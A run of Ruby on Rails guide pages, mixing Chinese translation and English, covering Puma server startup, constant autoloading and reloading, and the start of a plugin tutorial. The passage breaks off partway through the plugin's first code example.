此时此刻，调用 `server.run` 方法将依赖于你所用的Server类型 。比如，如果你的Server是Puma， 那么就会是下面这个结果：

```
...
DEFAULT_OPTIONS = {
  :Host => '0.0.0.0',
  :Port => 8080,
  :Threads => '0:16',
  :Verbose => false
}

def self.run(app, options = {})
  options  = DEFAULT_OPTIONS.merge(options)

  if options[:Verbose]
    app = Rack::CommonLogger.new(app, STDOUT)
  end

  if options[:environment]
    ENV['RACK_ENV'] = options[:environment].to_s
  end

  server   = ::Puma::Server.new(app)
  min, max = options[:Threads].split(':', 2)

  puts "Puma #{::Puma::Const::PUMA_VERSION} starting..."
  puts "* Min threads: #{min}, max threads: #{max}"
  puts "* Environment: #{ENV['RACK_ENV']}"
  puts "* Listening on tcp://#{options[:Host]}:#{options[:Port]}"

  server.add_tcp_listener options[:Host], options[:Port]
  server.min_threads = min
  server.max_threads = max
  yield server if block_given?

  begin
    server.run.join
  rescue Interrupt
    puts "* Gracefully stopping, waiting for requests to finish"
    server.stop(true)
    puts "* Goodbye!"
  end

end
```

我们没有深入到服务端配置的细节，因为这是我们探索Rails应用初始化过程之旅的终点了。

高层次的阅读将有助于您提高编写代码的水平，成为Rail开发高手。如果你想要知道更多，那么去读Rails的源代码将是你的不二选择。

# 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# Autoloading and Reloading Constants

This guide documents how constant autoloading and reloading works.

After reading this guide, you will know:

- Key aspects of Ruby constants
- What is `autoload_paths`
- How constant autoloading works
- What is `require_dependency`
- How constant reloading works
- Solutions to common autoloading gotchas

## Chapters

## 1 Introduction

Ruby on Rails allows applications to be written as if their code was preloaded.

In a normal Ruby program classes need to load their dependencies:

```
require 'application_controller'
require 'post'

class PostsController < ApplicationController
  def index
    @posts = Post.all
  end
end
```

Our Rubyist instinct quickly sees some redundancy in there: If classes were defined in files matching their name, couldn't their loading be automated somehow? We could save scanning the file for dependencies, which is brittle.

Moreover, `Kernel#require` loads files once, but development is much more smooth if code gets refreshed when it changes without restarting the server. It would be nice to be able to use `Kernel#load` in development, and `Kernel#require` in production.

Indeed, those features are provided by Ruby on Rails, where we just write

```
class PostsController < ApplicationController
  def index
    @posts = Post.all
  end
end
```

This guide documents how that works.

## 2 Constants Refresher

While constants are trivial in most programming languages, they are a rich topic in Ruby.

It is beyond the scope of this guide to document Ruby constants, but we are nevertheless going to highlight a few key topics. Truly grasping the following sections is instrumental to understanding constant autoloading and reloading.

### 2.1 Nesting

Class and module definitions can be nested to create namespaces:

```
module XML
  class SAXParser
    # (1)
  end
end
```

The *nesting* at any given place is the collection of enclosing nested class and module objects outwards. For example, in the previous example, the nesting at (1) is

```
[XML::SAXParser, XML]
```

It is important to understand that the nesting is composed of class and module *objects*, it has nothing to do with the constants used to access them, and is also unrelated to their names.

For instance, while this definition is similar to the previous one:

```
class XML::SAXParser
  # (2)
end
```

the nesting in (2) is different:

```
[XML::SAXParser]
```

`XML` does not belong to it.

We can see in this example that the name of a class or module that belongs to a certain nesting does not necessarily correlate with the namespaces at the spot.

Even more, they are totally independent, take for instance

```
module X::Y
  module A::B
    # (3)
  end
end
```

The nesting in (3) consists of two module objects:

```
[A::B, X::Y]
```

So, it not only doesn't end in `A`, which does not even belong to the nesting, but it also contains `X::Y`, which is independent from `A::B`.

The nesting is an internal stack maintained by the interpreter, and it gets modified according to these rules:

- The class object following a `class` keyword gets pushed when its body is executed, and popped after it.
- The module object following a `module` keyword gets pushed when its body is executed, and popped after it.
- A singleton class opened with `class << object` gets pushed, and popped later.
- When any of the `*_eval` family of methods is called using a string argument, the singleton class of the receiver is pushed to the nesting of the eval'ed code.
- The nesting at the top-level of code interpreted by `Kernel#load` is empty unless the `load` call receives a true value as second argument, in which case a newly created anonymous module is pushed by Ruby.

It is interesting to observe that blocks do not modify the stack. In particular the blocks that may be passed to `Class.new` and `Module.new` do not get the class or module being defined pushed to their nesting. That's one of the differences between defining classes and modules in one way or another.

The nesting at any given place can be inspected with `Module.nesting`.

### 2.2 Class and Module Definitions are Constant Assignments

Let's suppose the following snippet creates a class (rather than reopening it):

```
class C
end
```

Ruby creates a constant `C` in `Object` and stores in that constant a class object. The name of the class instance is "C", a string, named after the constant.

That is,

```
class Project < ActiveRecord::Base
end
```

performs a constant assignment equivalent to

```
Project = Class.new(ActiveRecord::Base)
```

including setting the name of the class as a side-effect:

```
Project.name # => "Project"
```

Constant assignment has a special rule to make that happen: if the object being assigned is an anonymous class or module, Ruby sets the object's name to the name of the constant.

From then on, what happens to the constant and the instance does not matter. For example, the constant could be deleted, the class object could be assigned to a different constant, be stored in no constant anymore, etc. Once the name is set, it doesn't change.

Similarly, module creation using the `module` keyword as in

```
module Admin
end
```

performs a constant assignment equivalent to

```
Admin = Module.new
```

including setting the name as a side-effect:

```
Admin.name # => "Admin"
```

The execution context of a block passed to `Class.new` or `Module.new` is not entirely equivalent to the one of the body of the definitions using the `class` and `module` keywords. But both idioms result in the same constant assignment.

Thus, when one informally says "the `String` class", that really means: the class object stored in the constant called "String" in the class object stored in the `Object` constant. `String` is otherwise an ordinary Ruby constant and everything related to constants such as resolution algorithms applies to it.

Likewise, in the controller

```
class PostsController < ApplicationController
  def index
    @posts = Post.all
  end
end
```

`Post` is not syntax for a class. Rather, `Post` is a regular Ruby constant. If all is good, the constant evaluates to an object that responds to `all`.

That is why we talk about *constant* autoloading, Rails has the ability to load constants on the fly.

### 2.3 Constants are Stored in Modules

Constants belong to modules in a very literal sense. Classes and modules have a constant table; think of it as a hash table.

Let's analyze an example to really understand what that means. While common abuses of language like "the `String` class" are convenient, the exposition is going to be precise here for didactic purposes.

Let's consider the following module definition:

```
module Colors
  RED = '0xff0000'
end
```

First, when the `module` keyword is processed the interpreter creates a new entry in the constant table of the class object stored in the `Object` constant. Said entry associates the name "Colors" to a newly created module object. Furthermore, the interpreter sets the name of the new module object to be the string "Colors".

Later, when the body of the module definition is interpreted, a new entry is created in the constant table of the module object stored in the `Colors` constant. That entry maps the name "RED" to the string "0xff0000".

In particular, `Colors::RED` is totally unrelated to any other `RED` constant that may live in any other class or module object. If there were any, they would have separate entries in their respective constant tables.

Pay special attention in the previous paragraphs to the distinction between class and module objects, constant names, and value objects associated to them in constant tables.

### 2.4 Resolution Algorithms

#### 2.4.1 Resolution Algorithm for Relative Constants

At any given place in the code, let's define *cref* to be the first element of the nesting if it is not empty, or `Object` otherwise.

Without getting too much into the details, the resolution algorithm for relative constant references goes like this:

1. If the nesting is not empty the constant is looked up in its elements and in order. The ancestors of those elements are ignored.

2. If not found, then the algorithm walks up the ancestor chain of the cref.

3. If not found, `const_missing` is invoked on the cref. The default implementation of `const_missing` raises `NameError`, but it can be overridden.

Rails autoloading **does not emulate this algorithm**, but its starting point is the name of the constant to be autoloaded, and the cref. See more in Relative References.

#### 2.4.2 Resolution Algorithm for Qualified Constants

Qualified constants look like this:

```
Billing::Invoice
```

`Billing::Invoice` is composed of two constants: `Billing` is relative and is resolved using the algorithm of the previous section.

Leading colons would make the first segment absolute rather than relative: `::Billing::Invoice`. That would force `Billing` to be looked up only as a top-level constant.

`Invoice` on the other hand is qualified by `Billing` and we are going to see its resolution next. Let's call *parent* to that qualifying class or module object, that is, `Billing` in the example above. The algorithm for qualified constants goes like this:

1. The constant is looked up in the parent and its ancestors.

2. If the lookup fails, `const_missing` is invoked in the parent. The default implementation of `const_missing` raises `NameError`, but it can be overridden.

As you see, this algorithm is simpler than the one for relative constants. In particular, the nesting plays no role here, and modules are not special-cased, if neither they nor their ancestors have the constants, `Object` is **not** checked.

Rails autoloading **does not emulate this algorithm**, but its starting point is the name of the constant to be autoloaded, and the parent. See more in Qualified References.

## 3 Vocabulary

### 3.1 Parent Namespaces

Given a string with a constant path we define its *parent namespace* to be the string that results from removing its rightmost segment.

For example, the parent namespace of the string "A::B::C" is the string "A::B", the parent namespace of "A::B" is "A", and the parent namespace of "A" is "".

The interpretation of a parent namespace when thinking about classes and modules is tricky though. Let's consider a module M named "A::B":

- The parent namespace, "A", may not reflect nesting at a given spot.
- The constant `A` may no longer exist, some code could have removed it from `Object`.
- If `A` exists, the class or module that was originally in `A` may not be there anymore. For example, if after a constant removal there was another constant assignment there would generally be a different object in there.
- In such case, it could even happen that the reassigned `A` held a new class or module called also "A"!
- In the previous scenarios M would no longer be reachable through `A::B` but the module object itself could still be alive somewhere and its name would still be "A::B".

The idea of a parent namespace is at the core of the autoloading algorithms and helps explain and understand their motivation intuitively, but as you see that metaphor leaks easily. Given an edge case to reason about, take always into account that by "parent namespace" the guide means exactly that specific string derivation.

### 3.2 Loading Mechanism

Rails autoloads files with `Kernel#load` when `config.cache_classes` is false, the default in development mode, and with `Kernel#require` otherwise, the default in production mode.

`Kernel#load` allows Rails to execute files more than once if constant reloading is enabled.

This guide uses the word "load" freely to mean a given file is interpreted, but the actual mechanism can be `Kernel#load` or `Kernel#require` depending on that flag.

## 4 Autoloading Availability

Rails is always able to autoload provided its environment is in place. For example the `runner` command autoloads:

```
$ bin/rails runner 'p User.column_names'
["id", "email", "created_at", "updated_at"]
```

The console autoloads, the test suite autoloads, and of course the application autoloads.

By default, Rails eager loads the application files when it boots in production mode, so most of the autoloading going on in development does not happen. But autoloading may still be triggered during eager loading.

For example, given

```
class BeachHouse < House
end
```

if `House` is still unknown when `app/models/beach_house.rb` is being eager loaded, Rails autoloads it.

## 5 autoload_paths

As you probably know, when `require` gets a relative file name:

```
require 'erb'
```

Ruby looks for the file in the directories listed in `$LOAD_PATH`. That is, Ruby iterates over all its directories and for each one of them checks whether they have a file called "erb.rb", or "erb.so", or "erb.o", or "erb.dll". If it finds any of them, the interpreter loads it and ends the search. Otherwise, it tries again in the next directory of the list. If the list gets exhausted, `LoadError` is raised.

We are going to cover how constant autoloading works in more detail later, but the idea is that when a constant like `Post` is hit and missing, if there's a `post.rb` file for example in `app/models` Rails is going to find it, evaluate it, and have `Post` defined as a side-effect.

Alright, Rails has a collection of directories similar to `$LOAD_PATH` in which to look up `post.rb`. That collection is called `autoload_paths` and by default it contains:

- All subdirectories of `app` in the application and engines. For example, `app/controllers`. They do not need to be the default ones, any custom directories like `app/workers` belong automatically to `autoload_paths`.
- Any existing second level directories called `app/*/concerns` in the application and engines.
- The directory `test/mailers/previews`.

Also, this collection is configurable via `config.autoload_paths`. For example, `lib` was in the list years ago, but no longer is. An application can opt-in by adding this to `config/application.rb`:

```
config.autoload_paths += "#{Rails.root}/lib"
```

The value of `autoload_paths` can be inspected. In a just generated application it is (edited):

```
$ bin/rails r 'puts ActiveSupport::Dependencies.autoload_paths'
.../app/assets
.../app/controllers
.../app/helpers
.../app/mailers
.../app/models
.../app/controllers/concerns
.../app/models/concerns
.../test/mailers/previews
```

`autoload_paths` is computed and cached during the initialization process. The application needs to be restarted to reflect any changes in the directory structure.

# 6 Autoloading Algorithms

## 6.1 Relative References

A relative constant reference may appear in several places, for example, in

```
class PostsController < ApplicationController
  def index
    @posts = Post.all
  end
end
```

all three constant references are relative.

### 6.1.1 Constants after the `class` and `module` Keywords

Ruby performs a lookup for the constant that follows a `class` or `module` keyword because it needs to know if the class or module is going to be created or reopened.

If the constant is not defined at that point it is not considered to be a missing constant, autoloading is **not** triggered.

So, in the previous example, if `PostsController` is not defined when the file is interpreted Rails autoloading is not going to be triggered, Ruby will just define the controller.

### 6.1.2 Top-Level Constants

On the contrary, if `ApplicationController` is unknown, the constant is considered missing and an autoload is going to be attempted by Rails.

In order to load `ApplicationController`, Rails iterates over `autoload_paths`. First checks if `app/assets/application_controller.rb` exists. If it does not, which is normally the case, it continues and finds `app/controllers/application_controller.rb`.

If the file defines the constant `ApplicationController` all is fine, otherwise `LoadError` is raised:

```
unable to autoload constant ApplicationController, expected
<full path to application_controller.rb> to define it (LoadError)
```

Rails does not require the value of autoloaded constants to be a class or module object. For example, if the file `app/models/max_clients.rb` defines `MAX_CLIENTS = 100` autoloading `MAX_CLIENTS` works just fine.

#### 6.1.3 Namespaces

Autoloading `ApplicationController` looks directly under the directories of `autoload_paths` because the nesting in that spot is empty. The situation of `Post` is different, the nesting in that line is `[PostsController]` and support for namespaces comes into play.

The basic idea is that given

```
module Admin
  class BaseController < ApplicationController
    @@all_roles = Role.all
  end
end
```

to autoload `Role` we are going to check if it is defined in the current or parent namespaces, one at a time. So, conceptually we want to try to autoload any of

```
Admin::BaseController::Role
Admin::Role
Role
```

in that order. That's the idea. To do so, Rails looks in `autoload_paths` respectively for file names like these:

```
admin/base_controller/role.rb
admin/role.rb
role.rb
```

modulus some additional directory lookups we are going to cover soon.

`'Constant::Name'.underscore` gives the relative path without extension of the file name where `Constant::Name` is expected to be defined.

Let's see how Rails autoloads the `Post` constant in the `PostsController` above assuming the application has a `Post` model defined in `app/models/post.rb`.

First it checks for `posts_controller/post.rb` in `autoload_paths`:

```
app/assets/posts_controller/post.rb
app/controllers/posts_controller/post.rb
app/helpers/posts_controller/post.rb
...
test/mailers/previews/posts_controller/post.rb
```

Since the lookup is exhausted without success, a similar search for a directory is performed, we are going to see why in the next section:

```
app/assets/posts_controller/post
app/controllers/posts_controller/post
app/helpers/posts_controller/post
...
test/mailers/previews/posts_controller/post
```

If all those attempts fail, then Rails starts the lookup again in the parent namespace. In this case only the top-level remains:

```
app/assets/post.rb
app/controllers/post.rb
app/helpers/post.rb
app/mailers/post.rb
app/models/post.rb
```

A matching file is found in `app/models/post.rb`. The lookup stops there and the file is loaded. If the file actually defines `Post` all is fine, otherwise `LoadError` is raised.

### 6.2 Qualified References

When a qualified constant is missing Rails does not look for it in the parent namespaces. But there is a caveat: When a constant is missing, Rails is unable to tell if the trigger was a relative reference or a qualified one.

For example, consider

```
module Admin
  User
end
```

and

```
Admin::User
```

If `User` is missing, in either case all Rails knows is that a constant called "User" was missing in a module called "Admin".

If there is a top-level `User` Ruby would resolve it in the former example, but wouldn't in the latter. In general, Rails does not emulate the Ruby constant resolution algorithms, but in this case it tries using the following heuristic:

> If none of the parent namespaces of the class or module has the missing constant then Rails assumes the reference is relative. Otherwise qualified.

For example, if this code triggers autoloading

```
Admin::User
```

and the `User` constant is already present in `Object`, it is not possible that the situation is

```
module Admin
  User
end
```

because otherwise Ruby would have resolved `User` and no autoloading would have been triggered in the first place. Thus, Rails assumes a qualified reference and considers the file `admin/user.rb` and directory `admin/user` to be the only valid options.

In practice, this works quite well as long as the nesting matches all parent namespaces respectively and the constants that make the rule apply are known at that time.

However, autoloading happens on demand. If by chance the top-level `User` was not yet loaded, then Rails assumes a relative reference by contract.

Naming conflicts of this kind are rare in practice, but if one occurs, `require_dependency` provides a solution by ensuring that the constant needed to trigger the heuristic is defined in the conflicting place.

### 6.3 Automatic Modules

When a module acts as a namespace, Rails does not require the application to defines a file for it, a directory matching the namespace is enough.

Suppose an application has a back office whose controllers are stored in `app/controllers/admin`. If the `Admin` module is not yet loaded when `Admin::UsersController` is hit, Rails needs first to autoload the constant `Admin`.

If `autoload_paths` has a file called `admin.rb` Rails is going to load that one, but if there's no such file and a directory called `admin` is found, Rails creates an empty module and assigns it to the `Admin` constant on the fly.

### 6.4 Generic Procedure

Relative references are reported to be missing in the cref where they were hit, and qualified references are reported to be missing in their parent. (See Resolution Algorithm for Relative Constants at the beginning of this guide for the definition of *cref*, and Resolution Algorithm for Qualified Constants for the definition of *parent*.)

The procedure to autoload constant `C` in an arbitrary situation is as follows:

```
if the class or module in which C is missing is Object
  let ns = ''
else
  let M = the class or module in which C is missing

  if M is anonymous
    let ns = ''
  else
    let ns = M.name
  end
end

loop do
  # Look for a regular file.
  for dir in autoload_paths
    if the file "#{dir}/#{ns.underscore}/c.rb" exists
      load/require "#{dir}/#{ns.underscore}/c.rb"

      if C is now defined
        return
      else
        raise LoadError
      end
    end
  end

  # Look for an automatic module.
  for dir in autoload_paths
    if the directory "#{dir}/#{ns.underscore}/c" exists
      if ns is an empty string
        let C = Module.new in Object and return
      else
        let C = Module.new in ns.constantize and return
      end
    end
  end

  if ns is empty
    # We reached the top-level without finding the constant.
    raise NameError
  else
    if C exists in any of the parent namespaces
      # Qualified constants heuristic.
      raise NameError
    else
      # Try again in the parent namespace.
      let ns = the parent namespace of ns and retry
    end
  end
end
```

## 7 require_dependency

Constant autoloading is triggered on demand and therefore code that uses a certain constant may have it already defined or may trigger an autoload. That depends on the execution path and it may vary between runs.

There are times, however, in which you want to make sure a certain constant is known when the execution reaches some code. `require_dependency` provides a way to load a file using the current loading mechanism, and keeping track of constants defined in that file as if they were autoloaded to have them reloaded as needed.

`require_dependency` is rarely needed, but see a couple of use-cases in Autoloading and STI and When Constants aren't Triggered.

Unlike autoloading, `require_dependency` does not expect the file to define any particular constant. Exploiting this behavior would be a bad practice though, file and constant paths should match.

## 8 Constant Reloading

When `config.cache_classes` is false Rails is able to reload autoloaded constants.

For example, in you're in a console session and edit some file behind the scenes, the code can be reloaded with the `reload!` command:

```
> reload!
```

When the application runs, code is reloaded when something relevant to this logic changes. In order to do that, Rails monitors a number of things:

- `config/routes.rb` .
- Locales.
- Ruby files under `autoload_paths` .
- `db/schema.rb` and `db/structure.sql` .

If anything in there changes, there is a middleware that detects it and reloads the code.

Autoloading keeps track of autoloaded constants. Reloading is implemented by removing them all from their respective classes and modules using `Module#remove_const` . That way, when the code goes on, those constants are going to be unknown again, and files reloaded on demand.

This is an all-or-nothing operation, Rails does not attempt to reload only what changed since dependencies between classes makes that really tricky. Instead, everything is wiped.

# 9 Module#autoload isn't Involved

`Module#autoload` provides a lazy way to load constants that is fully integrated with the Ruby constant lookup algorithms, dynamic constant API, etc. It is quite transparent.

Rails internals make extensive use of it to defer as much work as possible from the boot process. But constant autoloading in Rails is **not** implemented with `Module#autoload`.

One possible implementation based on `Module#autoload` would be to walk the application tree and issue `autoload` calls that map existing file names to their conventional constant name.

There are a number of reasons that prevent Rails from using that implementation.

For example, `Module#autoload` is only capable of loading files using `require`, so reloading would not be possible. Not only that, it uses an internal `require` which is not `Kernel#require`.

Then, it provides no way to remove declarations in case a file is deleted. If a constant gets removed with `Module#remove_const` its `autoload` is not triggered again. Also, it doesn't support qualified names, so files with namespaces should be interpreted during the walk tree to install their own `autoload` calls, but those files could have constant references not yet configured.

An implementation based on `Module#autoload` would be awesome but, as you see, at least as of today it is not possible. Constant autoloading in Rails is implemented with `Module#const_missing`, and that's why it has its own contract, documented in this guide.

# 10 Common Gotchas

## 10.1 Nesting and Qualified Constants

Let's consider

```
module Admin
  class UsersController < ApplicationController
    def index
      @users = User.all
    end
  end
end
```

and

```
class Admin::UsersController < ApplicationController
  def index
    @users = User.all
  end
end
```

To resolve `User` Ruby checks `Admin` in the former case, but it does not in the latter because it does not belong to the nesting. (See Nesting and Resolution Algorithms.)

Unfortunately Rails autoloading does not know the nesting in the spot where the constant was missing and so it is not able to act as Ruby would. In particular, `Admin::User` will get autoloaded in either case.

Albeit qualified constants with `class` and `module` keywords may technically work with autoloading in some cases, it is preferable to use relative constants instead:

```
module Admin
  class UsersController < ApplicationController
    def index
      @users = User.all
    end
  end
end
```

### 10.2 Autoloading and STI

Single Table Inheritance (STI) is a feature of Active Record that enables storing a hierarchy of models in one single table. The API of such models is aware of the hierarchy and encapsulates some common needs. For example, given these classes:

```
# app/models/polygon.rb
class Polygon < ActiveRecord::Base
end

# app/models/triangle.rb
class Triangle < Polygon
end

# app/models/rectangle.rb
class Rectangle < Polygon
end
```

`Triangle.create` creates a row that represents a triangle, and `Rectangle.create` creates a row that represents a rectangle. If `id` is the ID of an existing record, `Polygon.find(id)` returns an object of the correct type.

Methods that operate on collections are also aware of the hierarchy. For example, `Polygon.all` returns all the records of the table, because all rectangles and triangles are polygons. Active Record takes care of returning instances of their corresponding class in the result set.

Types are autoloaded as needed. For example, if `Polygon.first` is a rectangle and `Rectangle` has not yet been loaded, Active Record autoloads it and the record is correctly instantiated.

All good, but if instead of performing queries based on the root class we need to work on some subclass, things get interesting.

While working with `Polygon` you do not need to be aware of all its descendants, because anything in the table is by definition a polygon, but when working with subclasses Active Record needs to be able to enumerate the types it is looking for. Let's see an example.

`Rectangle.all` only loads rectangles by adding a type constraint to the query:

```
SELECT "polygons".* FROM "polygons"
WHERE "polygons"."type" IN ("Rectangle")
```

Let's introduce now a subclass of `Rectangle`:

```
# app/models/square.rb
class Square < Rectangle
end
```

`Rectangle.all` should now return rectangles **and** squares:

```
SELECT "polygons".* FROM "polygons"
WHERE "polygons"."type" IN ("Rectangle", "Square")
```

But there's a caveat here: How does Active Record know that the class `Square` exists at all?

Even if the file `app/models/square.rb` exists and defines the `Square` class, if no code yet used that class, `Rectangle.all` issues the query

```
SELECT "polygons".* FROM "polygons"
WHERE "polygons"."type" IN ("Rectangle")
```

That is not a bug, the query includes all *known* descendants of `Rectangle`.

A way to ensure this works correctly regardless of the order of execution is to load the leaves of the tree by hand at the bottom of the file that defines the root class:

```
# app/models/polygon.rb
class Polygon < ActiveRecord::Base
end
require_dependency ‘square’
```

Only the leaves that are **at least grandchildren** need to be loaded this way. Direct subclasses do not need to be preloaded. If the hierarchy is deeper, intermediate classes will be autoloaded recursively from the bottom because their constant will appear in the class definitions as superclass.

### 10.3 Autoloading and `require`

Files defining constants to be autoloaded should never be `require`d:

```
require 'user' # DO NOT DO THIS

class UsersController < ApplicationController
  ...
end
```

There are two possible gotchas here in development mode:

1. If `User` is autoloaded before reaching the `require`, `app/models/user.rb` runs again because `load` does not update `$LOADED_FEATURES`.
2. If the `require` runs first Rails does not mark `User` as an autoloaded constant and changes to `app/models/user.rb` aren't reloaded.

Just follow the flow and use constant autoloading always, never mix autoloading and `require`. As a last resort, if some file absolutely needs to load a certain file use `require_dependency` to play nice with constant autoloading. This option is rarely needed in practice, though.

Of course, using `require` in autoloaded files to load ordinary 3rd party libraries is fine, and Rails is able to distinguish their constants, they are not marked as autoloaded.

### 10.4 Autoloading and Initializers

Consider this assignment in `config/initializers/set_auth_service.rb`:

```
AUTH_SERVICE = if Rails.env.production?
  RealAuthService
else
  MockedAuthService
end
```

The purpose of this setup would be that the application uses the class that corresponds to the environment via `AUTH_SERVICE`. In development mode `MockedAuthService` gets autoloaded when the initializer runs. Let’s suppose we do some requests, change its implementation, and hit the application again. To our surprise the changes are not reflected. Why?

As we saw earlier, Rails removes autoloaded constants, but `AUTH_SERVICE` stores the original class object. Stale, non-reachable using the original constant, but perfectly functional.

The following code summarizes the situation:

```
class C
  def quack
    'quack!'
  end
end

X = C
Object.instance_eval { remove_const(:C) }
X.new.quack # => quack!
X.name      # => C
C           # => uninitialized constant C (NameError)
```

Because of that, it is not a good idea to autoload constants on application initialization.

In the case above we could implement a dynamic access point:

```
# app/models/auth_service.rb
class AuthService
  if Rails.env.production?
    def self.instance
      RealAuthService
    end
  else
    def self.instance
      MockedAuthService
    end
  end
end
```

and have the application use `AuthService.instance` instead. `AuthService` would be loaded on demand and be autoload-friendly.

### 10.5 `require_dependency` and Initializers

As we saw before, `require_dependency` loads files in an autoloading-friendly way. Normally, though, such a call does not make sense in an initializer.

One could think about doing some `require_dependency` calls in an initializer to make sure certain constants are loaded upfront, for example as an attempt to address the gotcha with STIs.

Problem is, in development mode autoloaded constants are wiped if there is any relevant change in the file system. If that happens then we are in the very same situation the initializer wanted to avoid!

Calls to `require_dependency` have to be strategically written in autoloaded spots.

### 10.6 When Constants aren't Missed

#### 10.6.1 Relative References

Let's consider a flight simulator. The application has a default flight model

```
# app/models/flight_model.rb
class FlightModel
end
```

that can be overridden by each airplane, for instance

```
# app/models/bell_x1/flight_model.rb
module BellX1
  class FlightModel < FlightModel
  end
end

# app/models/bell_x1/aircraft.rb
module BellX1
  class Aircraft
    def initialize
      @flight_model = FlightModel.new
    end
  end
end
```

The initializer wants to create a `BellX1::FlightModel` and nesting has `BellX1`, that looks good. But if the default flight model is loaded and the one for the Bell-X1 is not, the interpreter is able to resolve the top-level `FlightModel` and autoloading is thus not triggered for `BellX1::FlightModel`.

That code depends on the execution path.

These kind of ambiguities can often be resolved using qualified constants:

```
module BellX1
  class Plane
    def flight_model
      @flight_model ||= BellX1::FlightModel.new
    end
  end
end
```

Also, `require_dependency` is a solution:

```
require_dependency 'bell_x1/flight_model'

module BellX1
  class Plane
    def flight_model
      @flight_model ||= FlightModel.new
    end
  end
end
```

### 10.6.2 Qualified References

Given

```
# app/models/hotel.rb
class Hotel
end

# app/models/image.rb
class Image
end

# app/models/hotel/image.rb
class Hotel
  class Image < Image
  end
end
```

the expression `Hotel::Image` is ambiguous, depends on the execution path.

As we saw before, Ruby looks up the constant in `Hotel` and its ancestors. If `app/models/image.rb` has been loaded but `app/models/hotel/image.rb` hasn't, Ruby does not find `Image` in `Hotel`, but it does in `Object`:

```
$ bin/rails r 'Image; p Hotel::Image' 2>/dev/null
Image # NOT Hotel::Image!
```

The code evaluating `Hotel::Image` needs to make sure `app/models/hotel/image.rb` has been loaded, possibly with `require_dependency`.

In these cases the interpreter issues a warning though:

```
warning: toplevel constant Image referenced by Hotel::Image
```

This surprising constant resolution can be observed with any qualifying class:

```
2.1.5 :001 > String::Array
(irb):1: warning: toplevel constant Array referenced by String::Array
 => Array
```

To find this gotcha the qualifying namespace has to be a class, `Object` is not an ancestor of modules.

## 10.7 Autoloading within Singleton Classes

Let's suppose we have these class definitions:

```
# app/models/hotel/services.rb
module Hotel
  class Services
  end
end

# app/models/hotel/geo_location.rb
module Hotel
  class GeoLocation
    class << self
      Services
    end
  end
end
```

If `Hotel::Services` is known by the time `app/models/hotel/geo_location.rb` is being loaded, `Services` is resolved by Ruby because `Hotel` belongs to the nesting when the singleton class of `Hotel::GeoLocation` is opened.

But if `Hotel::Services` is not known, Rails is not able to autoload it, the application raises `NameError`.

The reason is that autoloading is triggered for the singleton class, which is anonymous, and as we saw before, Rails only checks the top-level namespace in that edge case.

An easy solution to this caveat is to qualify the constant:

```
module Hotel
  class GeoLocation
    class << self
      Hotel::Services
    end
  end
end
```

### 10.8 Autoloading in `BasicObject`

Direct descendants of `BasicObject` do not have `Object` among their ancestors and cannot resolve top-level constants:

```
class C < BasicObject
  String # NameError: uninitialized constant C::String
end
```

When autoloading is involved that plot has a twist. Let's consider:

```
class C < BasicObject
  def user
    User # WRONG
  end
end
```

Since Rails checks the top-level namespace `User` gets autoloaded just fine the first time the `user` method is invoked. You only get the exception if the `User` constant is known at that point, in particular in a *second* call to `user`:

```
c = C.new
c.user # surprisingly fine, User
c.user # NameError: uninitialized constant C::User
```

because it detects a parent namespace already has the constant (see Qualified References.)

As with pure Ruby, within the body of a direct descendant of `BasicObject` use always absolute constant paths:

```
class C < BasicObject
  ::String # RIGHT

  def user
    ::User # RIGHT
  end
end
```

# 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# 扩展 Rails

# Rails 插件入门

一个Rails插件既可以是核心框架库某个功能扩展，也可以是对核心框架库的修改。插件提供了如下功能：

- 为开发者分享新特性又保证不影响稳定版本的功能提供了支持；
- 松散的代码组织架构为修复、更新局部模块提供了支持；
- 为核心成员开发局部模块功能特性提供了支持；

读完本章节，您将学到：

- 如何构造一个简单的插件；
- 如何为插件编写和运行测试用例；

本指南将介绍如何通过测试驱动的方式开发插件：

- 扩展核心类库功能，比如 `Hash` 和 `String` ；
- 给 `ActiveRecord::Base` 添加 `acts_as` 插件功能；
- 提供创建自定义插件必需的信息；

假定你是一名狂热的鸟类观察爱好者，你最喜欢的鸟是Yaffle，你希望创建一个插件和开发者们分享有关Yaffle的信息。

## Chapters



## 1 准备工作

目前，Rails插件是被当作gem来使用的(gem化的插件)。不同Rails应用可以通过RubyGems和Bundler命令来使用他们。

### 1.1 生成一个gem化的插件

Rails使用 `rails plugin new` 命令为开发者创建各种Rails扩展，以确保它能使用一个简单Rails应用进行测试。创建插件的命令如下：

```
$ bin/rails plugin new yaffle
```

如下命令可以获取创建插件命令的使用方式：

```
$ bin/rails plugin --help
```

## 2 让新生成的插件支持测试

打开新生成插件所在的文件目录，然后在命令行模式下运行 `bundle install` 命令，使用 `rake` 命令生成测试环境。

你将看到如下代码：

```
  2 tests, 2 assertions, 0 failures, 0 errors, 0 skips
```

上述内容告诉你一切就绪，可以开始为插件添加新特性了。

## 3 扩展核心类库

本章节将介绍如何为 `String` 添加一个方法，并让它在你的Rails应用中生效。

下面我们将为 `String` 添加一个名为 `to_squawk` 的方法。开始前，我们可以先创建一些简单的测试函数：

```
# yaffle/test/core_ext_test.rb

require 'test_helper'

class CoreExtTest < ActiveSupport::TestCase
  def test_to_squawk_prepends_the_word_squawk
    assert_equal "squawk! Hello World", "Hello World".to_squawk
  end
end
```

运行 `rake` 命令运行测试，测试将返回错误信息，因为我们还没有完成 `to_squawk` 方法的功能实现：

```
  1) Error:
test_to_squawk_prepends_the_word_squawk(CoreExtTest):
NoMethodError: undefined method `to_squawk' for [Hello World](String)
    test/core_ext_test.rb:5:in `test_to_squawk_prepends_the_word_squawk'
```

好吧，现在开始进入正题：

在 `lib/yaffle.rb` 文件中, 添加 `require 'yaffle/core_ext'` ：

```
# yaffle/lib/yaffle.rb

